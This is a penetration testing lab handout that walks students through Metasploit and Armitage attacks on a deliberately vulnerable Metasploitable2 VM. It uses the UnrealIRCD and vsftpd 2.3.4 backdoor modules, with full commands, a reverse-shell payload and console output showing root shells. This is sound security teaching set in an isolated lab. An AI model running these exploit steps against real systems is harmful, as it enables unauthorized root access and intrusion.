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<u>**Penetration testing**</u>

<u>**Exploitation**</u>

- **Learning Objectives**
  - The goal is to teach students the basics of practical **penetration testing**. The Metasploit Framework (MSF) contains a collection of exploits. It's an infrastructure that you can build upon and utilize for your custom needs. This helps you to concentrate on setting up your exploitation environments, and not have to reinvent the wheel.
  - MSF is one of the most popular tools for security professionals conducting practical ethical hacking studies. It contains extensive exploitation tools and working environments. Additionally, it is freely available to the public.

- **Preparation**
  - Make sure to read the exploitation lecture slides!
  - You will need Kali Linux 2023 or above and Metasploitable2 for this lab.

- **Time**
  - Supervised 60 min.
  - Unsupervised 1-2 weeks.

- **Notes**
  - When using the terminal, you will notice that there is a "$" displayed on the input line to the left of anything you type; this will change depending on the stage you are at in these labs. For clarity's sake, when commands are given to you to type (in **_bold italics_**), this extra bit will still be shown, however you do not need to type it out.
  - If, when running a command, it won't run because of an error relating to your access, privileges or not being root, then try running it again but this time type "sudo" before it (e.g., use "sudo msfdb init" if the final command in task 1 fails).

Exercise 1:

For this exercise you will need to use the Kali Linux and Metasploitable virtual machines.

Make sure that these machines' network settings (in the VirtualBox configuration) are set to 'Host-only Adapter' as opposed to the default 'NAT'. This is to ensure that the machines can communicate properly.

Making the Metasploitable2 VM
1. Download the Metasploit2 zip file from here
2. Unzip the zip
3. Open the VirtualBox GUI and click 'New' to make a new machine
4. Name the VM, and select where you want to store it
5. Select the type Linux and version Oracle Linux (64-bit)
6. Click Next
7. Set the base memory to 2048MB and Processors to 2
8. Click Next
9. Click 'Use an existing virtual hard disk file'
10. Click the drop down menu, then add
11. Select the Metasploitable executable
12. Select 'Open' and then 'Choose'
13. Click 'Next' and 'Finish'
14. The VM should now be added to your list of VMs, and you can start it up like any other VM

NOTE: The Machine may have issues upon booting, like this:

If you do see this, then follow these instructions:
1. Close the VM

2. Open settings, go to the motherboard settings and disable all extended features
3. Press 'ok'
4. Restart the VM, and hit the Esc key as soon as it starts
5. Press 'e' to edit the boot commands
6. Press 'e' to edit the root command and add 'noapic' to the end
7. Press 'Enter'
8. Repeat for the kernel command
9. Press 'b' to boot the machine

Task 1: Setting up the environment for Metasploit on Kali Linux

Login to Kali Linux *2023.4 (default username/password are kali/kali). Login to Metasploitable (default username/password are msfadmin/msfadmin - don't worry if the password doesn't show up while you're typing, it's still being entered). Find the ip addresses of both machines and record them. This can be done by typing *ifconfig* into the terminal (the Metasploitable machine will look like a terminal from the start).

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:93:c5:ce
          inet addr:192.168.23.130  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:c5ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6094 (5.9 KB)  TX bytes:7112 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

From now on, you will be working from the Kali Linux virtual machine, so switch over to that. The Metasploit Framework uses PostgreSQL as its database, so you need to launch that by running the following command in the terminal (you'll need to give your password):

$ service postgresql start

You can verify that PostgreSQL is running by executing the following command:

$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the MSF database by executing the following command:

$ msfdb init

Answer the following questions:

1. What is the PostgreSQL database? (You may need to do some research)
2. Why do we need to initialize it in the beginning?

Task 2: Starting the Metasploit Framework

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You can launch the Metasploit Console by clicking on (the Metasploit icon) or typing the following command into the terminal:

$ msfconsole

You can use msfconsole to verify if the database is connected by typing the command below:

msf6 > db_status

Type the following into msfconsole:

msf6 > help

Answer the following questions:

1. What are the different categories for commands that appeared when you typed help?

2. Pick two command categories and describe what they are.

Task 3: Identifying Vulnerabilities and Attacking the Target

We will only exploit two vulnerabilities in this lab which are described below. Notice that both of them target daemons - programs that run in the background on a computer which aren't often directly interacted with by users. As a result, most people overlook them and don't register them as possibly having security threats - when was the last time that you checked on the background processes running on your computer?

UnrealIRCD IRC Daemon Backdoor
On port 6667, Metasploitable2 runs the UnrealIRCD IRC daemon (open source server software implementing the IRC - Internet Relay Chat - protocol to enable people to talk over the internet). The version being run contains a backdoor (a secret means of accessing the system) that went unnoticed for months. Metasploit has a module to exploit this in order to gain an interactive shell.

vsftpd v2.3.4 Backdoor
vsftpd (Very Secure File Transfer Protocol Daemon) is an FTP server often used on Linux systems (and other Unix-like systems). This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

https://community.rapid7.com/docs/DOC-1875
and
http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/

Go back to Kali Linux and make sure you are still in the MSF console. Search for the UnrealIRCD IRC daemon using a keyword search:

msf6 > search ircd

Set the module and the payload you want to use:

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unreal_ircd_3281_backdoor) > show payloads

msf6 exploit(unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse

Here, we use the module for exploiting a backdoor of UnreaIRCD IRC daemon. Then, set the remote host (the target of this exploit):

msf6 exploit(unreal_ircd_3281_backdoor) > set RHOST <ip address of Metasploitable2>

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.23.130
RHOST ⇒ 192.168.23.130
```

You can now set the local host (for our current purposes, the same Kali machine) and launch the attack using the following commands:

msf6 exploit(unreal_ircd_3281_backdoor) > show options

msf6 exploit(unreal_ircd_3281_backdoor) > set LHOST <ip address of Kali>

msf6 exploit(unreal_ircd_3281_backdoor) > show options

msf6 exploit(unreal_ircd_3281_backdoor) > exploit

You should now see that Metasploit successfully gains a shell session (there won't be any "$" or similar, just a blank line you can type onto). Try executing the following commands to show that you indeed have access to the Metasploitable2 machine from the Kali Linux one.

whoami
uname –a

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.23.129
LHOST ⇒ 192.168.23.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.23.129:4444
[*] 192.168.23.130:6667 - Connected to 192.168.23.130:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address ins
tead
[*] 192.168.23.130:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo rIbgm0Ci7fv0MNME;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "rIbgm0Ci7fv0MNME\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.23.129:4444 → 192.168.23.130:36992) at 2024-02-01 07:14:3
3 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

When you are done taking screenshots, close the terminal.

Now, we are going to take advantage of another vulnerability of the target machine (i.e., the vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.

Open a new terminal, and then:

$ msfconsole

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(vsftpd_234_backdoor) > set RHOST <ip address of Metasploitable2>

msf6 exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

msf6 exploit(vsftpd_234_backdoor) > exploit

whoami
uname -a

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.66.150
RHOST ⇒ 192.168.66.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.66.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.66.150:21 - USER: 331 Please specify the password.
[+] 192.168.66.150:21 - Backdoor service has been spawned, handling ...
[+] 192.168.66.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.66.151:34229 → 192.168.66.150:6200) at 2023-11-02 13:12:39 -0400

whoami
root
uname-a
sh: line 7: uname-a: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Both of these exploits achieve the same goal - gaining you a shell session on the target machine. You've only been instructed to use 2 commands in order to display that you are in control, but you could run any command that you want (don't try it right now - wait until you've finished all the tasks and then have a play). You could delete files, add new ones, get information (as you already have), install viruses, or send them to other computers that the one you've hacked is connected to.

Remember that the UnrealIRCD backdoor went unnoticed for months - months in which any person using it who thought they were safe could have had their computer accessed with no more effort than you used in this lab. In fact, it's very likely that there is a program you're running at home which makes your computer as easy to break into as the Metasploitable machine - it just hasn't been noticed by hackers or security specialists yet.

Answer the following questions:

1. How is the "UnrealIRCD IRC Daemon Backdoor" Vulnerability triggered? (You will have to do some research on the vulnerability)
2. We learned when the backdoor in the "vsftpd v2.3.4" was introduced, but when was it removed? (You will have to do some research on the vulnerability)

3. *Why did we need to set a payload in the exploitation of the second vulnerability but not for the first? (Is it meant to be local host instead of payload? A payload is set in both however a local host isn't. However, for the second one the payload does default to cmd/unix/interact so it could be that that was the original idea.)

Exercise 2:

For this exercise, we will be using the GUI (Graphical User Interface) version of Metasploit known as Armitage.

Task1: Armitage - Cyber Attack Management for Metasploit

Armitage is a GUI tool for the Metasploit Framework that makes penetration testing easy. We first need to set up Armitage so open a new terminal and install Armitage using the following command:

$ apt-get install armitage

Start Armitage by simply typing *armitage* in the console. Then, you will get pop-up windows. Click "Connect" and "Yes".

Click on the "Hosts" tab and then click on "Add Hosts". In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click "add"

After you add the Metasploitable2 Linux as a target host, right click the host entry and select "Scan". This will scan the host and identify its vulnerabilities.

Task 2: Mounting the attack

Before you can attack, you must choose your weapon. Armitage makes this process easy. Select the host icon and from the left side select exploit -> Unix -> ftp -> "vsftpd_234_backdoor". When the attack screen appears, select "Use a reverse connection" and press "Launch" (notice the change in the target host's icon).

Right click on the host entry and select "Shell 1" -> "Interact". A new tab with the shell will open in the area below. Type the commands *"whoami"* and *"uname –a"* to show that you have indeed successfully exploited the host.

Now you might want to play around with the shell session that you've managed to create. See what you can do with the machine - you also might want to search up some commands. While you do this, imagine what you could do to a computer

that had personal details and files on it because that happens every day. The exploits you've used have both been removed, but there will always be more being discovered and unknowingly created. There is a constant race between hackers and cybersecurity workers to find these exploits and either use them or report them to the public so that people such as you can keep your computers safe.

Answer the following questions:

1. Why do we need to assign an internal IP address (i.e., behind NAT) for the Metasploitable2 machine? What would happen if we assigned a public IP to it?

Good Luck!
-Alma